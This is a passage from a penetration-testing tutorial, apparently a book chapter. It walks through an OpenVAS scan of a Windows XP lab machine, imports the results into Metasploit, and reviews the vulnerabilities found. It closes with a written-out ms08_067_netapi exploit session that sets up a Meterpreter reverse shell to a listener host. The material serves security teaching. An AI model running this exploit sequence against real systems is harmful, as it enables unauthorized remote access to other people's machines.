
Targets

Name	Hosts	IPs	Port List	SSH Credential	SMB Credential	Actions
Localhost	localhost	1	OpenVAS Default			

We need to define a name for the test, the target range, optional comments if any, the number of ports in the scope, and the optional SSH credentials if the target is a Linux box. However, a Windows XP box does not allow SSH capabilities.

Next, we need to fill in the details and create a target. However, the target will become visible in the **Targets** list when we click on the **Create Target** button.

After setting up the target, we need to create a new task which will scan the target that we have just created. This can be done by browsing to the **Scan Management** tab and choosing the **Tasks** option. Let's see what output on the screen we get after clicking on this option:



Greenbone Security Assistant
Logged in as Admin admin | Logout
Fri Dec 13 10:37:01 2013 UTC
Scan Management
Asset Management
Configuration
Extras
Administration
Help
New Task

Name	XP test
Comment (optional)	XP test
Scan Config	Full and fast
Scan Targets	XP test
Escalator (optional)	--
Schedule (optional)	--
Slave (optional)	--
Observers (optional)	

Scan Intensity

Maximum concurrently executed NVTs per host	4
Maximum concurrently scanned hosts	20


As we can see in the preceding screenshot, we need to provide **Name**, **Comments (optional)**, **Scan Config** (this will denote how deep the scan is), **Scan Targets** (this is done by selecting the target that we created), and **Scan Intensity** of the test. After setting all of these options, click on **Create Task** and we will see the following output:


Greenbone Security Assistant
Logged in as Admin admin | Logout
Fri Dec 13 10:37:53 2013 UTC
Scan Management
Asset Management
Configuration
Extras
Administration
Help
Tasks
No auto-refresh
√Apply overrides

Task	Status	Reports			Threat	Trend	Actions
		Total	First	Last			
XP test (XP test)	New						

Greenbone Security Assistant (GSA) Copyright 2009-2012 by Greenbone Networks GmbH, www.greenbone.net

After the task creation process is complete, we need to select the Play button from the **Actions** field to start the task. This will start the test for finding the vulnerabilities in the target and will present us with information similar to that seen in the following screenshot:



Name:	**XP test**
Comment:	XP test
Scan Config:	Full and fast
Escalator:	
Schedule:	(Next due: over)
Target:	XP test
Slave:	
Status:	94 %
Reports:	1 (Finished: 0)
Observers:	

Scan Intensity

Maximum concurrently executed NVTs per host:	4
Maximum concurrently scanned hosts:	20

Report	Threat	Scan Results					Actions
		High	Medium	Low	Log	False Pos	
Fri Dec 13 10:38:19 2013 Running	High	19	15	6	38	0	


The vulnerabilities found will be listed under three different categories: **High**, **Medium**, and **Low**. These categories denote the severity of the vulnerabilities found in the target host.

After this task is completed, we can export the report in various formats such as PDF, HTML, XML, and so on.

This report will contain in-depth information about every vulnerability found on the target system. Moreover, these vulnerabilities will be rated according to their severity in the report, with the vulnerabilities with the highest impact factor being shown first and then the vulnerabilities with a low-level impact being shown in the latter half of the report.

In addition, an important point here is that the **Greenbone Security Assistant** outputs in formats that are compatible with most of the exploitation tools such as Metasploit, Nessus, Nmap, and so on.


Coming back to the topic, we can download the report from the **Download** field by selecting the appropriate format, as shown in the following screenshot:



Result of Task: XP test
Order of results: by host
Scan started: Fri Dec 13 10:39:11 2013
Scan ended: Fri Dec 13 11:06:17 2013
Scan status: Done


	High	Medium	Low	Log	False Pos.	Total	Escalate	Download
Full report:	19	19	6	40	0	84		HTML
All filtered results:	19	19	0	0	0	38		PDF
Filtered results 1 - 38:	19	19	0	0	0	38		PDF

However, an important point to note here is that, if we want to import this report into the Metasploit framework, we need to export it using the XML format. Let's try importing this report into Metasploit by selecting **XML** as the reporting format. This will download the XML report. Next, we need to quickly fire up Metasploit and begin the import process by using the `db_import` command followed by the filename of the report, as shown in the following screenshot:



```
msf > db_import /root/Desktop/winxp.xml
[*] Importing 'OpenVAS XML' data
[*] Successfully imported /root/Desktop/winxp.xml
```


As we can see, we have imported the report into the Metasploit database easily. Let's see what we have in the database now:



```
msf > hosts

Hosts
=====

address          mac                name              os_name            os_flavor  os_sp  purpose  info  comments
-------          ---                ----              -------            ---------  -----  -------  ----  --------
92.242.132.2                        92.242.132.2      Unknown                              device
92.242.132.4                        92.242.132.4      Unknown                              device
92.242.132.5                        92.242.132.5      Unknown                              device
92.242.132.6                        92.242.132.6      Unknown                              device
92.242.132.7                        92.242.132.7      Unknown                              device
92.242.132.8                        92.242.132.8      Unknown                              device
92.242.132.9                        92.242.132.9      Unknown                              device
172.16.62.128                       NIPUN-DEBBE6F84   Microsoft Windows  XP         SP2    client
172.16.62.129                       NIPUN-DEBBE6F84   Microsoft Windows  XP         SP2    client
172.16.139.128
173.212.215.2                       173.212.215.2     Unknown                              device
173.212.215.3                       173.212.215.3     Unknown                              device
173.212.215.4                       173.212.215.4     Unknown                              device
173.212.215.5                       173.212.215.5     Unknown                              device
173.212.215.6                       173.212.215.6     Unknown                              device
192.168.15.5     24:FD:52:03:49:E9                    Microsoft Windows                    server
192.168.43.240                                        Unknown                              device
213.201.199.13                                        Unknown                              device
221.120.222.0                                         Unknown                              device
221.120.222.1                                         Unknown                              device
221.120.222.2                                         Unknown                              device
221.120.222.86                                        Unknown                              device
```


As soon as we provide the `hosts` command in the Metasploit console, we see each host listed from the report file. But hello! You might be wondering why we have so many hosts in here when we only scanned for `173.16.62.128`. This could be because either we have all the results stored in the databases from the previously made scans using Metasploit, or they remain from reports imported for a previous scan.

We can fix this by creating a new `workspace` in Metasploit. However, let's first see how we can use the `workspace` command in Metasploit:




```
msf > workspace -h
Usage:
    workspace                  List workspaces
    workspace [name]           Switch workspace
    workspace -a [name] ...    Add workspace(s)
    workspace -d [name] ...    Delete workspace(s)
    workspace -r <old> <new>   Rename workspace
    workspace -h               Show this help information
```

Plenty of self-explanatory options come with the `workspace` command in Metasploit. Let's take a further step and add a new `workspace` and switch the current `workspace` to the newer one:




```
msf > workspace -a openvas
[*] Added workspace: openvas
msf > workspace openvas
[*] Workspace: openvas
msf > hosts

Hosts
=====

address  mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------  ---  ----  -------  ---------  -----  -------  ----  --------

msf > |
```

After adding a new `workspace`, let's reimport the file and see what vulnerabilities are stored in the database by using the `vulns` command followed by the `-p` switch, (which denotes the port of interest) as shown in the following screenshot:



```
msf > vulns -p 80
[*] Time: 2013-12-13 11:49:51 UTC Vuln: host=172.16.139.128 name=PHP '_php_stream_scandir()' Buffer Overflow Vulnerability (Wi
ndows) refs=CVE-2012-2688,BID-54638
[*] Time: 2013-12-13 11:49:51 UTC Vuln: host=172.16.139.128 name=PHP Multiple Vulnerabilities -March 2013 (Windows) refs=CVE-2
013-1635,CVE-2013-1643,BID-58224
[*] Time: 2013-12-13 11:49:51 UTC Vuln: host=172.16.139.128 name=PHP 'phar/tar.c' Heap Buffer Overflow Vulnerability (Windows)
 refs=CVE-2012-2386,BID-47545
[*] Time: 2013-12-13 11:49:51 UTC Vuln: host=172.16.139.128 name=PHP XML Handling Heap Buffer Overflow Vulnerability July13 (W
indows) refs=CVE-2013-4113,BID-61128
[*] Time: 2013-12-13 11:49:51 UTC Vuln: host=172.16.139.128 name=PHP Sessions Subsystem Session Fixation Vulnerability-Aug13 (
Windows) refs=CVE-2011-4718
[*] Time: 2013-12-13 11:49:51 UTC Vuln: host=172.16.139.128 name=PHP SSL Certificate Validation Security Bypass Vulnerability
(Windows) refs=CVE-2013-4248,BID-61776
[*] Time: 2013-12-13 11:49:52 UTC Vuln: host=172.16.139.128 name=http TRACE XSS attack refs=CVE-2004-2320,CVE-2003-1567,BID-95
06,BID-9561,BID-11604
[*] Time: 2013-12-13 11:49:52 UTC Vuln: host=172.16.139.128 name=PHP Multiple Vulnerabilities -01 March13 (Windows) refs=CVE-2
012-1172,BID-53403
[*] Time: 2013-12-13 11:49:53 UTC Vuln: host=172.16.139.128 name=PHP 'open_basedir' Secuirity Bypass Vulnerability (Windows) r
efs=CVE-2012-3365,BID-54612
[*] Time: 2013-12-13 11:49:54 UTC Vuln: host=172.16.139.128 name=PHP Multiple Vulnerabilities - June13 (Windows) refs=CVE-2013
-4635,CVE-2013-2110,BID-60731,BID-60411
[*] Time: 2013-12-13 11:49:54 UTC Vuln: host=172.16.139.128 name=PHP SOAP Parser Multiple Information Disclosure Vulnerabiliti
es refs=CVE-2013-1824,BID-62373
[*] Time: 2013-12-13 11:49:54 UTC Vuln: host=172.16.139.128 name=Apache HTTP Server 'httpOnly' Cookie Information Disclosure V
ulnerability refs=CVE-2012-0053,BID-51706
[*] Time: 2013-12-13 11:49:54 UTC Vuln: host=172.16.139.128 name=Apache mod_perl 'Apache::Status' and 'Apache2::Status' Cross
Site Scripting Vulnerability refs=CVE-2009-0796,BID-34383
[*] Time: 2013-12-13 11:49:55 UTC Vuln: host=172.16.139.128 name=phpMyAdmin pmd_pdf.php Cross Site Scripting Vulnerability ref
s=CVE-2008-4775,BID-31928
```

As we can see, we have so many vulnerabilities on the port 80, which is the HTTP port of the target system. Let's see if we have something on Windows XP's commonly exploitable port 445:



```
msf > vulns -p 445
[*] Time: 2013-12-13 11:49:53 UTC Vuln: host=172.16.139.128 name=Vulnerabilities in SMB Could Allow Remote Code Execution (958
687) - Remote refs=CVE-2008-4114,CVE-2008-4834,CVE-2008-4835,BID-31179
[*] Time: 2013-12-13 11:49:53 UTC Vuln: host=172.16.139.128 name=Microsoft Windows SMB Server NTLM Multiple Vulnerabilities (9
71468) refs=CVE-2010-0020,CVE-2010-0021,CVE-2010-0022,CVE-2010-0231
```

Whoa! We have the microsoft-ds service running on port 445. Therefore, you probably know what to do next right? The basic idea behind using such scanners for vulnerability findings is to gain knowledge about various services in a network where the number of systems is much larger than one or two single machines. I recommend that you use such scanners only on a large network, servers, and so on. For scanning a single client, these scanners may be time-consuming in terms of their setup and troubleshooting.


Modeling the threat areas

Modeling the threat areas is a primary concern while carrying out penetration testing. This phase focuses on the key areas of the network that are critical and need to be secured from breaches. Vulnerability in a network or a system is dependent upon the threat area. We may find lots of vulnerabilities in a system or a network, but those vulnerabilities that can cause any type of impact on the critical areas are of primary concern. This phase focuses on the filtration of those vulnerabilities that can cause the highest impact on an asset. Modeling the threat areas will help us target the right set of vulnerabilities. However, this phase can be skipped only if a company requests it to be or if the contract of a penetration tester is restricted to outside only.

Impact analysis on a target is important too, and marking those vulnerabilities with the highest impact factor is also necessary. Modeling out threats is also important where the network is large and only key areas are to be tested.

Targeting suspected vulnerability prone systems

After the threats have been modelled, the next step is to gather details about the vulnerabilities found in the target system. There is a great possibility that the found vulnerabilities might not be easily exploitable with Metasploit. Some of them will require us to develop our own exploits by fuzzing the applications that are prone to vulnerabilities or learning about exploiting these vulnerabilities in case the vulnerability has a public exploit. Let's see the report for the test that we conducted previously and review what this phase is all about:



```
Security Issues for Host 172.16.139.128

High (CVSS: 10.0)                                                                      http (80/tcp)
NVT: PHP '_php_stream_scandir()' Buffer Overflow Vulnerability (Windows) (OID: 1.3.6.1.4.1.25623.1.0.803317)

  Summary:
  This host is running PHP and is prone to buffer overflow
  vulnerability.
  Vulnerability Insight:
  Flaw related to overflow in the _php_stream_scandir function in the
  stream implementation.
  Impact:
  Successful exploitation could allow attackers to execute arbitrary code
  and failed attempts will likely result in denial-of-service conditions.
  Impact Level: System/Application
  Affected Software/OS:
  PHP version before 5.3.15 and 5.4.x before 5.4.5
  Solution:
  upgrade to PHP 5.4.5 or 5.3.15 or later
  For updates refer to http://www.php.net/downloads.php

References
 CVE:   CVE-2012-2688
 BID:   54638
 Other:
        URL:http://www.php.net/ChangeLog-5.php
        URL:http://en.securitylab.ru/nvd/427456.php
        URL:http://secunia.com/advisories/cve_reference/CVE-2012-2688

High (CVSS: 7.5)                                                                       http (80/tcp)
NVT: phpinfo.php (OID: 1.3.6.1.4.1.25623.1.0.11229)

The following files are calling the function phpinfo() which
disclose potentially sensitive information to the remote attacker :
/xampp/phpinfo.php
Solution: Delete them or restrict access to them

High (CVSS: 7.5)                                                                       http (80/tcp)
NVT: PHP Multiple Vulnerabilities -March 2013 (Windows) (OID: 1.3.6.1.4.1.25623.1.0.803337)
```

As you can see, we have here the **PHP Stream Scan Directory buffer overflow** vulnerability. However, we do not have an exploit for this in Metasploit. In this situation, we are required to develop our own exploit by studying the references or by searching for a publically available exploit for this vulnerability.

This phase is the setup for the next phase that is, gaining access to the target system. So, it is mandatory to know which vulnerabilities can be exploited using a public exploit and for which vulnerabilities we may need to write our own exploit code.


Gaining access

Gaining access is the most exciting phase. However, here the success results will vary depending upon the previous phases, for example, whether we are able to clearly identify the critical areas and vulnerabilities in them or not.

Let's talk about the system which we have tested previously. Here, we have so many vulnerabilities, but still it is hard to find exploits of the port 80-based vulnerabilities and a great deal of time is required to create the exploits for them. So in this case, we will try to gain access with the exploits we currently have.


As we have seen previously, we have port 445 that was found to be vulnerable. Therefore, what we need is to fire up the good old `ms08_067_netapi` exploit in Metasploit and try to gain access to the target. However, if we are able to gain access with this one, we will still try other vulnerabilities.

The primary agenda of this phase is to exploit the maximum possible holes in the system and to gain the highest possible privileges. So, let's quickly exploit the target system as follows:




```
msf > use exploit/windows/smb/ms08_067_netapi
msf  exploit(ms08_067_netapi) > set RHOST 172.16.139.128
RHOST => 172.16.139.128
msf  exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf  exploit(ms08_067_netapi) > set LHOST 172.16.139.1
LHOST => 172.16.139.1
msf  exploit(ms08_067_netapi) > exploit
```

After setting all the required options, we will continue to exploit the target and gain the meterpreter access to it, as shown in the following screenshot:



```
msf  exploit(ms08_067_netapi) > set target 3
target => 3
msf  exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 172.16.139.1:4444
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 172.16.139.128
